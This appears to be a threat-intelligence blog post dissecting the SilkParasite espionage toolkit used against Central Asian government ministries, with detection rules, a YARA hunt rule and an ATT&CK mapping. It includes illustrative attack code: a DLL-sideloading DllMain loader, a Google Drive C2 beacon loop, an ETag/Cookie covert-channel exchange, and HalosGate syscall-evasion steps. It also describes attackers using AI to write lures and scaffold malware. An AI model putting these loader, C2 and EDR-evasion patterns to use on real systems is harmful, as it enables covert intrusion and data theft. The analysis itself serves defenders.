SilkParasite Dissected: Seven-RAT China-Nexus Toolkit, Google Drive C2 via ETag Headers, and AI-Assisted Development Against Central Asian Governments
Bitdefender’s August 19, 2026 disclosure on SilkParasite is the most interesting China-nexus toolkit I’ve torn into this year, and not because it’s technically novel in any single dimension. It’s interesting because it’s the first mature intrusion set I’ve seen where AI-assisted development shows up as residue in otherwise expert code, not as the code itself. That distinction matters, and most of the coverage has missed it.
Why Central Asia, and Why Now
For twenty years the intelligence gravity in Central Asia belonged to Moscow. That gravity is weakening. Belt and Road, energy corridors that don’t route through Russia, Chinese-financed rail and fiber into Uzbekistan and Kazakhstan, all of it means the officials who negotiate Astana’s grain deals or Tashkent’s pipeline routing are now decision nodes that Beijing cares about at the political level. When SVR’s regional monopoly softens, an intelligence vacuum opens, and MSS-adjacent contractors fill it.
Bitdefender’s arc on this has been consistent. In February 2025 they published on UAC-0063 / TAG-110 chewing through government and diplomatic entities in Central Asia and Europe. In May 2026 they surfaced FamousSparrow inside Azerbaijani oil and gas, the first energy-sector hit in the South Caucasus by that cluster. August 2026’s SilkParasite is the third data point on the same curve: economic-policy ministries across Uzbekistan, Turkmenistan, Kyrgyzstan, Tajikistan, Kazakhstan, and Georgia, hit by a China-nexus toolkit that has been operating quietly since at least October 2025.
The victim profile is not accidental. Ministries of economy, energy departments, foreign trade bodies, that’s the target list. Roughly sixty-five infection identifiers observed, though hardware fingerprinting inflates that (one machine can produce more than one identifier). Operator hours reconstructed from Google Drive timestamps sit inside UTC+8, active from about 10:00 to 17:00 with a lunch dip at 13:00. Infrastructure pivots through China Unicom’s backbone. Bitdefender did not attribute SilkParasite to any specific named group, and they were right not to. Shared tools do not equal shared handlers in the China-nexus ecosystem, and I’ll come back to why.
The Kill Chain, End to End
Before we get into individual RATs, the shape of the operation:
- Spear-phish carrying a password-protected RAR (password in the email body). This defeats most mail-gateway sandboxes since the archive can’t be detonated without the password.
- Inside the RAR, a document with a VBA macro or an LNK, plus a folder of “legitimate” binaries (Calibre, ABBYY FineReader, Quick Heal, Mp3tag, a Windows Defender component).
- The signed binary launches. Windows loader resolves a co-located malicious DLL before hitting System32. Sideload.
- The malicious DLL executes payload logic, often straight from
DllMain. - First-stage implant establishes C2. Depending on the branch, that’s either DriveSilkRAT talking to Google Drive, or CookiETagRAT abusing HTTP
ETagandCookieheaders, or one of the orchestrator families. - On-demand plugins fetched from C2 by numeric ID, executed in memory, results routed back.
- Longer-dwell branches drop BloodAlchemy for privileged operations, using HalosGate-style syscall evasion to evade userland EDR hooks.
Seven families in total: DriveSilkRAT, CookiETagRAT, NomadRAT, GoginRAT, NodeEdgeRAT, plus the previously-documented SpiceRAT and BloodAlchemy. Five newly discovered. Four implementation languages. All of them, with the partial exception of NodeEdgeRAT, follow the same design philosophy: minimum on-disk footprint, dynamic in-memory execution, and code deliberately written so it does not signature against previous families.
, first-stage implant, in-memory plugin dispatch, BloodAlchemy HalosGate syscall evasion, and final exfiltration via Google Drive or ETag channel](https://genxcyber.com/wp-content/uploads/2026/08/silkparasite-china-nexus-rat-toolkit-google-drive-c2-etag-covert-chann-1-scaled.png)
Initial Access: RARs, Macros, and AI-Generated Lures
The password-protected RAR trick is not new but it’s evergreen against the deployed mail-security stack in the region. Mimecast, Proofpoint, and Microsoft Defender for Office 365 all struggle with password-protected archives when the password is in prose rather than a fixed pattern. Some of the region’s ministries also still run older on-prem mail hygiene, which makes life even easier.
The lures are the first place AI shows up in the operation. Bitdefender recovered two that were themselves AI-generated: a fake regional energy-cooperation platform (styled like a real intergovernmental initiative but with the telltale generic-diplomatic-boilerplate cadence you now recognize on sight) and a fake advertisement for GPU cloud-computing capacity aimed at technical staff. Neither is high art. Both are cheap, plausible, and localized well enough to work.
This is the first prong of the AI angle: overt, low-cost AI at the social-engineering layer. The second prong, which we’ll get to, is subtle AI in the malware itself. Both prongs matter because they represent different threat surfaces requiring different defenses.
DLL Sideloading: The Chain from Macro to Implant
Every branch of the toolkit lands via DLL sideloading. The abused binaries confirmed in the campaign are Calibre, ABBYY FineReader, Quick Heal, Mp3tag, and Windows Defender components. Each of these has legitimate use cases in a ministry environment (or a plausible pretext to be dropped by the lure), and each resolves at least one DLL by base name without a full path.
Here’s the Mp3tag chain concretely. Mp3tag.exe is signed by Florian Heidenreich, well-known utility, no reason for AV to look twice. When it loads its plugin support DLL, the Windows image loader walks the search order:
- The directory from which the application loaded (unless
SafeDllSearchModemoves it, and even then it comes before System32 for application-relative DLLs). - The system directory.
- The 16-bit system directory.
- The Windows directory.
PATH.
Drop Mp3tagShell.dll (or whatever name Mp3tag resolves by ordinal) into the same folder as Mp3tag.exe, and the loader picks the attacker’s DLL. DllMain runs under the process identity of a legitimately-signed application, before any EDR user-mode hook has finished loading its own instrumentation for the new process image.
// Illustrative CookiETagRAT-style loader DllMain.
// Running heavy logic from DllMain violates loader-lock guidance,
// which is precisely why several EDR heuristics miss it.

BOOL WINAPI DllMain(HINSTANCE hInst, DWORD reason, LPVOID reserved) {
    if (reason != DLL_PROCESS_ATTACH) return TRUE;

    // Detach from loader lock quickly, spawn worker on a separate thread
    // scheduled *after* DllMain returns via APC on the main thread's
    // first wait state. Avoids the common CreateThread signal.
    HANDLE hMain = OpenThread(THREAD_SET_CONTEXT, FALSE,
                              GetCurrentThreadId());
    QueueUserAPC(&ImplantEntry, hMain, 0);
    CloseHandle(hMain);

    return TRUE;
}

VOID CALLBACK ImplantEntry(ULONG_PTR ctx) {
    // Resolve config blob from PE overlay, decrypt with per-victim key,
    // begin ETag-channel beacon loop.
    ImplantConfig cfg = LoadEncryptedConfig();
    RunETagBeaconLoop(cfg);
}
Two things worth noting. First, this is a regression in tradecraft compared to Bitdefender’s earlier FamousSparrow analysis, where the malicious sideload was gated through the legitimate host application’s own control flow so a sandbox couldn’t trivially surface the payload just by executing the DLL. SilkParasite’s DllMain execution is bolder and lazier at the same time. It works because most EDR user-mode telemetry keys off CreateThread, CreateProcess, and injection primitives, not off “arbitrary code ran during library initialization.” Second, it’s an easy detection win if you’re actually looking. Sysmon Event ID 7 will happily tell you that Mp3tag.exe loaded an unsigned DLL from a user-writable directory. Nobody looks.
DriveSilkRAT: Google Drive as C2
DriveSilkRAT is the campaign backbone. Mixed .NET and C++, in-memory plugin system, twelve documented plugins covering process listing, system and network enumeration, file management, and arbitrary command execution.
The C2 mechanism is stupidly elegant. There is no dedicated attacker-controlled server for tasking. The implant authenticates to Google Drive with an OAuth2 bearer token baked into its config, polls a shared folder, downloads encrypted task blobs the operator has dropped there, executes them, then uploads encrypted result files back to the same folder. Google, from the network’s perspective, is the C2.
Victim identification is per-machine via hardware fingerprint: volume serial + MAC + CPU info, hashed. That fingerprint becomes the folder key or file naming convention inside the shared Drive.
# Illustrative DriveSilkRAT-style beacon loop against Drive REST API v3.
# Real implant is .NET; Python here for readability.

def beacon(victim_id, token, folder_id):
    headers = {"Authorization": f"Bearer {token}"}
    while True:
        # 1. List new task files scoped to this victim
        q = (f"'{folder_id}' in parents and "
             f"name contains 'task_{victim_id}' and trashed=false")
        r = requests.get("https://www.googleapis.com/drive/v3/files",
                         params={"q": q, "fields": "files(id,name)"},
                         headers=headers)
        for f in r.json().get("files", []):
            blob = requests.get(
                f"https://www.googleapis.com/drive/v3/files/{f['id']}",
                params={"alt": "media"}, headers=headers).content
            task = aes_gcm_decrypt(blob, per_victim_key(victim_id))
            result = dispatch_plugin(task["plugin_id"], task["args"])
            upload_result(folder_id, victim_id, result, token)
            delete_file(f["id"], token)
        time.sleep(jitter(300, 900))
The .NET plugin loader is textbook reflective loading. Plugins arrive as encrypted PE bytes, decrypt in memory, Assembly.Load(byte[]), Activator.CreateInstance on a known interface type, invoke. Nothing touches disk. This is why on-access AV never sees them, and why the detection surface has to move to ETW Microsoft-Windows-DotNETRuntime AssemblyLoad events, where an empty or GUID-shaped AssemblyName is a strong fileless-load signal.
For a defender, the Google Drive angle is uncomfortable. You can’t just block *.googleapis.com, half your environment depends on it. What you can do is look for Drive API calls originating from unusual parent process ancestries. If notepad.exe or Mp3tag.exe is talking to www.googleapis.com, that’s a lead. Better still: use conditional access to restrict Drive API access to sanctioned OAuth clients only, so a bearer-token beacon from an unknown client ID fails at Google’s edge.
CookiETagRAT: HTTP Header Smuggling Done Right

CookiETagRAT is the family I found most fun to reverse. It’s a C++ implant sideloaded through Mp3tag, running from DllMain, that uses the HTTP ETag response header and the Cookie request header as a bidirectional covert channel.
Some background. RFC 7232 defines ETag as an opaque validator string a server returns to identify a specific version of a resource, used by clients to make conditional requests (If-None-Match) so caches stay coherent. The value is quoted, may be weak (W/"...") or strong, and browsers, proxies, and CDNs treat the contents as opaque. Standard formats are short: an MD5 hex digest, a SHA-1 prefix, an inode-mtime pair. Length is not spec-capped.
CookiETagRAT abuses that opacity. The operator’s HTTP server, which fronts as an innocuous asset endpoint, embeds encrypted command bytes as base64 inside the ETag value. The implant issues a normal GET against, say, /static/logo.svg, receives a 200 with an ETag it decodes as a command, executes it, and sends results back in the Cookie header of the next request:
GET /static/logo.svg HTTP/1.1
Host: cdn.<lure-themed-domain>.example
Cookie: sess=eyJyIjoiSGVsbG8i...; tid=9f2c

HTTP/1.1 200 OK
ETag: "W/aB3xQ...base64-blob-of-encrypted-task..."
Content-Type: image/svg+xml
Content-Length: 1423
To a Zscaler or Blue Coat proxy this looks like unremarkable image traffic. TLS-inspecting proxies see the headers but log them as opaque strings. Corporate DLP inspects response bodies, occasionally query strings, almost never ETag values. The channel throughput is low, deliberately, and that suits an implant that mostly needs to receive small commands and post small results between longer plugin invocations.
The detection opportunity is real if you’re willing to build for it. Legitimate ETag values are short: nearly always under thirty-two characters, almost never over sixty-four. A Sigma rule over proxy logs flagging ETag values longer than 128 characters, base64-shaped, from a client not previously seen visiting the same host, will catch this channel cold. Same story on the request side: Cookie header entropy is a well-behaved distribution across an enterprise. Encrypted payloads stuffed in there sit far out on the tail.
The design choice that impressed me: the in-memory plugin system inside CookiETagRAT reuses the same encrypted channel. Plugins are not a separate protocol. Once the covert channel is established, everything, tasking, plugin delivery, results, flows through header smuggling. That’s disciplined. It also means catching one message catches all of them, if you can decrypt.
NomadRAT and GoginRAT: One Design, Two Languages
NomadRAT is C++. GoginRAT is Go. Their architecture is close enough that you can hold both call graphs in your head at once.
Three components each:
| Component | Role | Why the split matters |
|---|---|---|
| Orchestrator | Main implant, config, tasking loop | The piece analysts find first; it has no network I/O |
| Transmitter | Separate module handling all C2 traffic | Isolates network primitives; orchestrator memory has no C2 IOCs |
| Plugins | Fetched by numeric ID on demand | Never resident when not in use |
The separation is not just tidy engineering. It’s an anti-forensics choice. Memory-dump the orchestrator process and search for URLs, domains, WinHTTP*, WSAConnect, you’ll find nothing. All of that lives in the transmitter, which the orchestrator loads and unloads around the beacon interval. Plugin execution results all funnel through a shared callback pointer set at plugin load time, so one egress path handles every capability.
Plugin dispatch is by integer ID. The orchestrator asks the transmitter for “plugin 7” (say, credential dumping), the server responds with the encrypted plugin blob, the orchestrator resolves the plugin’s exported entry via a small function table and calls it. The plugin runs, calls back into the shared result path, the orchestrator frees the plugin’s memory. Numeric IDs let the operator keep a clean capability catalog while making static analysis of a captured orchestrator uninformative about what plugins even exist.
// Illustrative GoginRAT plugin dispatch pattern.
// Note the shared result channel; plugins never touch net themselves.

type PluginFunc func(args []byte, out chan<- Result) error

var pluginTable = map[uint16]PluginFunc{}

func dispatch(id uint16, args []byte) {
    fn, ok := pluginTable[id]
    if !ok {
        // Not resident. Fetch via transmitter.
        blob, err := transmitter.FetchPlugin(id)
        if err != nil { return }
        fn = loadPluginInMemory(blob) // reflect / unsafe / cgo path
        pluginTable[id] = fn
    }
    go fn(args, resultChan) // shared result sink
}
GoginRAT is delivered by DriveSilkRAT via a sideloading loader named mscorsvc.dll, which decrypts and launches the Go orchestrator. The loader chain, DriveSilkRAT drops the loader, loader impersonates a .NET service DLL, Go runtime spins up under the disguise, is a nice touch. Go binaries have distinctive runtime overhead and a large binary footprint, and mscorsvc.dll gives a plausible cover story for both.
The reason NomadRAT and GoginRAT exist as siblings, one C++ and one Go, is one of the strongest AI-assistance signals in the toolkit. We’ll get there.
NodeEdgeRAT: The Loud Family
NodeEdgeRAT is the outlier. Monolithic single JavaScript file, bundled Node.js runtime shipped alongside, full capabilities (exec, file ops, transfer) inline. No plugin split, no in-memory magic. The bundled runtime alone is tens of megabytes on disk, in an operation where the other families are religiously minimal.
It exists, I think, because there was a subset of targets where the operator wanted to run something on a machine with limited native-code surface: maybe a locked-down management workstation, maybe a hardened kiosk that would notice a new signed EXE but wouldn’t blink at node.exe. It also happens to be the family where AI residue is most embarrassingly visible. A configuration field literally reading change_this_key shipped in production binaries. That is the shape of an AI autocomplete suggestion nobody sanitized.
Detection is easy if you’re looking for it. node.exe under a non-developer user account, spawned by an Office parent or from a temp directory, with outbound network activity, is very close to a definite alert. The Sigma rule almost writes itself.
SpiceRAT, BloodAlchemy, and the ShadowPad Lineage
Two of the seven families are not new.
SpiceRAT was documented by Cisco Talos in June 2024 as part of SneakyChef. Its appearance inside SilkParasite provides a secondary execution and persistence path, and it demonstrates the point Bitdefender has been making for a while: the China-nexus ecosystem shares tooling across clusters as a matter of course.

BloodAlchemy matters more. It sits at the end of a well-documented lineage:
PlugX → ShadowPad → Deed RAT → BloodAlchemy
PlugX has been the workhorse of Chinese offensive operations for over a decade. ShadowPad succeeded it as a modular backdoor platform, distributed as controlled access to multiple clusters (Winnti-adjacent, APT41, others). Deed RAT emerged as a ShadowPad successor and became FamousSparrow’s primary backdoor. Elastic Security Labs first documented BloodAlchemy in October 2023 as part of REF5961’s operations against Southern and Southeast Asian governments, describing it as an updated version of Deed RAT. ITOCHU’s May 2024 analysis of the loader is the other public reference to build from.
The BloodAlchemy loader is where the interesting tradecraft lives. Rather than call sensitive Windows functions through their normal exported addresses (which EDR user-mode hooks intercept), the loader uses a HalosGate-style approach combined with hardware breakpoints and vectored exception handlers:
1. Enumerate ntdll.dll exports.
2. Walk neighboring Nt* stubs to derive syscall numbers via delta from
   a known-clean anchor (classic Hell's/Halo's/Tartarus Gate family).
3. AddVectoredExceptionHandler for #DB (single-step/hw breakpoint).
4. SetThreadContext to plant DR0-DR3 hardware breakpoints on the
   syscall instruction address inside a trampoline.
5. When execution hits the breakpoint, VEH fires, patches the syscall
   number into RAX, resumes.
6. Actual syscall executes without ever touching the hooked
   ntdll export entry point.
The user-mode EDR hook never fires. It sits on the export, and the export was never called. This bypass is well-known: SentinelOne, CrowdStrike, and Defender for Endpoint have all invested in kernel ETW telemetry (EtwTi, threat-intelligence provider) specifically to catch it, because syscalls still register at the kernel boundary regardless of user-mode gymnastics. If your EDR is licensed for the tier that includes kernel telemetry, this is where you’ll see BloodAlchemy. If not, you won’t.
The BloodAlchemy presence is also the operational thread tying SilkParasite back to FamousSparrow, which was Bitdefender’s May 2026 Azerbaijani energy investigation. Same backdoor lineage, different cluster identity, overlapping regional focus. Whether that means shared human operators, shared quartermaster, or just shared library access, we don’t know. Bitdefender’s caution on attribution is warranted.
Reading the AI Fingerprints
Here is the argument I want to make sharply: SilkParasite is not AI-generated malware. It is malware written by competent operators who used AI assistance as a productivity tool, and it is a different threat than the “vibeware” flooding low-tier criminal forums.
The residue Bitdefender found:
| Family | Artifact | What it tells us |
|---|---|---|
| GoginRAT | Leftover Go TestXxx functions in release binary | Someone let an AI scaffold test cases alongside implementation; the strip step missed them |
| GoginRAT | Sequential placeholder AES key | AI autocomplete filled in a dummy key, review didn’t catch it |
| NodeEdgeRAT | change_this_key config field | Same story, more embarrassing |
| NomadRAT + GoginRAT | Nearly identical architecture in C++ and Go | Same high-level design implemented twice, which is exactly what happens when you have an AI take one design doc and produce two language ports |
None of that is what AI-generated malware looks like. AI-generated malware is loud on code volume, full of hallucinated Windows APIs (NtCreateVirtualMemoryEx and friends), redundant helper functions, commented-out attempts, weird control flow. It fails in dumb ways. SilkParasite fails in the exact opposite way: the code is minimal, disciplined, uses real APIs correctly, evades real EDR hooks with real techniques. The AI artifacts are limited to scaffolding and placeholders that a human forgot to clean up.
This has an uncomfortable implication for defenders. AI-assisted malware written by expert humans is harder to detect than either pure human-written or pure AI-generated malware. It’s harder than the former because volume of variants goes up (two languages, four families, one design). It’s harder than the latter because the code quality doesn’t self-signature. Our best signal, honestly, is the residue. Placeholder strings, test function names, sequential dummy keys, cross-language architectural clones. Those become YARA hunt candidates in their own right.
rule SilkParasite_AI_Residue_PlaceholderKeys {
    meta:
        author = "GenXCyber"
        description = "AI-workflow placeholder residue observed in SilkParasite"
        reference   = "Bitdefender Labs, 2026-08-19"
    strings:
        $p1 = "change_this_key" ascii wide
        $p2 = "your_api_key_here" ascii wide
        $p3 = "TODO: replace with real key" ascii wide
        $seq = { 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
                 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F }
    condition:
        (uint16(0) == 0x5A4D or uint32(0) == 0x464C457F) and any of them
}
That rule will false-positive on hobby projects. Run it as a hunt query against production binaries in your environment, not as a blocking rule.

Detection and Defense
The concrete telemetry map:
| Event | Source | What to look for |
|---|---|---|
| Sysmon 1 | Process create | node.exe, wscript.exe, mshta.exe under Office parents; Mp3tag.exe/calibre.exe/FineReader.exe from user-writable paths |
| Sysmon 3 | Network connection | Signed utility apps talking to www.googleapis.com; long-lived HTTPS from Mp3tag |
| Sysmon 7 | Image loaded | Signed binary loading unsigned DLL from application directory; DLL loaded before any thread activity (DllMain-heavy pattern) |
| Sysmon 10 | Process access | Cross-process reads that don’t originate from MsMpEng.exe, csrss.exe, or known EDR |
| Sysmon 11 | File create | Encrypted blob files in %TEMP%, %APPDATA%, or profile-adjacent locations matching task_* / result_* naming |
ETW Microsoft-Windows-DotNETRuntime | AssemblyLoad | Empty or GUID-shaped AssemblyName, AssemblyPath empty (in-memory load) |
ETW Microsoft-Windows-Threat-Intelligence | Direct syscall detection | Syscall origin outside ntdll.dll module bounds (HalosGate signature) |
| Proxy logs | ETag length | ETag response values > 128 chars, base64-shaped, novel host |
| Proxy logs | Cookie entropy | Outbound requests with high-entropy Cookie values not tied to any known session cookie |
For hardening: block or hard-inspect password-protected archives at the mail gateway; enforce SafeDllSearchMode; deploy application allowlisting (WDAC, AppLocker) so Mp3tag.exe from %TEMP% doesn’t run at all; scope Google OAuth clients that can hit Drive from managed devices; and if your EDR has a kernel-ETW tier, turn it on. HalosGate-class evasion is only invisible if you refuse to look at the kernel.
MITRE ATT&CK Mapping
| Tactic | Technique | ID | SilkParasite procedure |
|---|---|---|---|
| Initial Access | Spearphishing Attachment | T1566.001 | Password-protected RAR with AI-generated lure docs |
| Execution | User Execution: Malicious File | T1204.002 | Macro-laden document opened by ministry staff |
| Execution | Command and Scripting Interpreter: JavaScript | T1059.007 | NodeEdgeRAT via bundled Node.js runtime |
| Persistence | Hijack Execution Flow: DLL Search Order Hijacking | T1574.001 | Malicious DLL alongside Mp3tag/Calibre/ABBYY/QuickHeal |
| Defense Evasion | Reflective Code Loading | T1620 | DriveSilkRAT Assembly.Load(byte[]), plugin PE loads |
| Defense Evasion | Direct Syscalls (Execution Guardrails) | T1106 / T1480 | BloodAlchemy HalosGate + hardware BP + VEH |
| Defense Evasion | Signed Binary Proxy Execution | T1218 | Legitimate signed apps host the payload |
| Defense Evasion | Obfuscated Files or Information | T1027 | Per-victim keyed AES encryption of tasks/results |
| Command and Control | Web Service | T1102 | Google Drive as C2 (DriveSilkRAT) |
| Command and Control | Application Layer Protocol: Web Protocols | T1071.001 | HTTP ETag / Cookie covert channel (CookiETagRAT) |
| Command and Control | Dynamic Resolution | T1568 | Numeric plugin ID dispatch, no strings in orchestrator |
| Command and Control | Ingress Tool Transfer | T1105 | Plugin fetch by ID on demand |
| Discovery | System Information / Process / Network | T1082 / T1057 / T1049 | 12 DriveSilkRAT plugins cover this surface |
| Collection | Data from Local System | T1005 | File-management plugins across all families |
| Exfiltration | Exfiltration Over Web Service | T1567.002 | Drive folder uploads |
Key Takeaways
- Central Asia is the new contested intelligence turf, and economic-policy ministries are the priority target, not a spillover victim. Expect more of this cluster type, not less.
- DLL sideloading through signed legitimate binaries is still the dominant China-nexus initial-access path. Sysmon Event ID 7 is the cheapest, highest-ROI detection you’re not using.
- Google Drive C2 is genuinely hard to network-block and needs to be countered at the OAuth-client level, not at the DNS level.
- HTTP
ETagandCookieheader smuggling are the covert channel to watch, and both are detectable by length and entropy over proxy logs if you build the rules. - AI-assisted expert malware is a distinct threat class from AI-generated garbage. Its fingerprints are subtle: leftover test stubs, placeholder keys, cross-language architectural clones. Hunt for the residue.
- The ShadowPad → Deed RAT → BloodAlchemy lineage continues to link ostensibly separate China-nexus clusters, and shared tooling still does not equal shared attribution.
- If your EDR does not consume kernel ETW threat-intelligence telemetry, you will not see HalosGate-class syscall evasion. That is a purchasing and configuration decision, not a technical impossibility.
Related Tutorials
References
- SilkParasite: Tracking a China-Nexus APT Across Central Asia – Bitdefender Labs (Primary Research Report)
- SilkParasite Uses Google Drive as C2 to Hide RAT Traffic Inside Trusted Cloud Services – GBHackers
- SilkParasite Espionage Campaign Targets Central Asian Governments with Five New RATs – The Hacker News
- MITRE ATT&CK T1102.002 – Web Service: Bidirectional Communication (covers Google Drive / cloud service C2 abuse)
- MITRE ATT&CK T1574.002 – Hijack Execution Flow: DLL Side-Loading (primary delivery mechanism used by SilkParasite)
- China’s ‘SilkParasite’ Espionage Operation Targeting Central Asia with AI-Assisted Malware – The Record by Recorded Future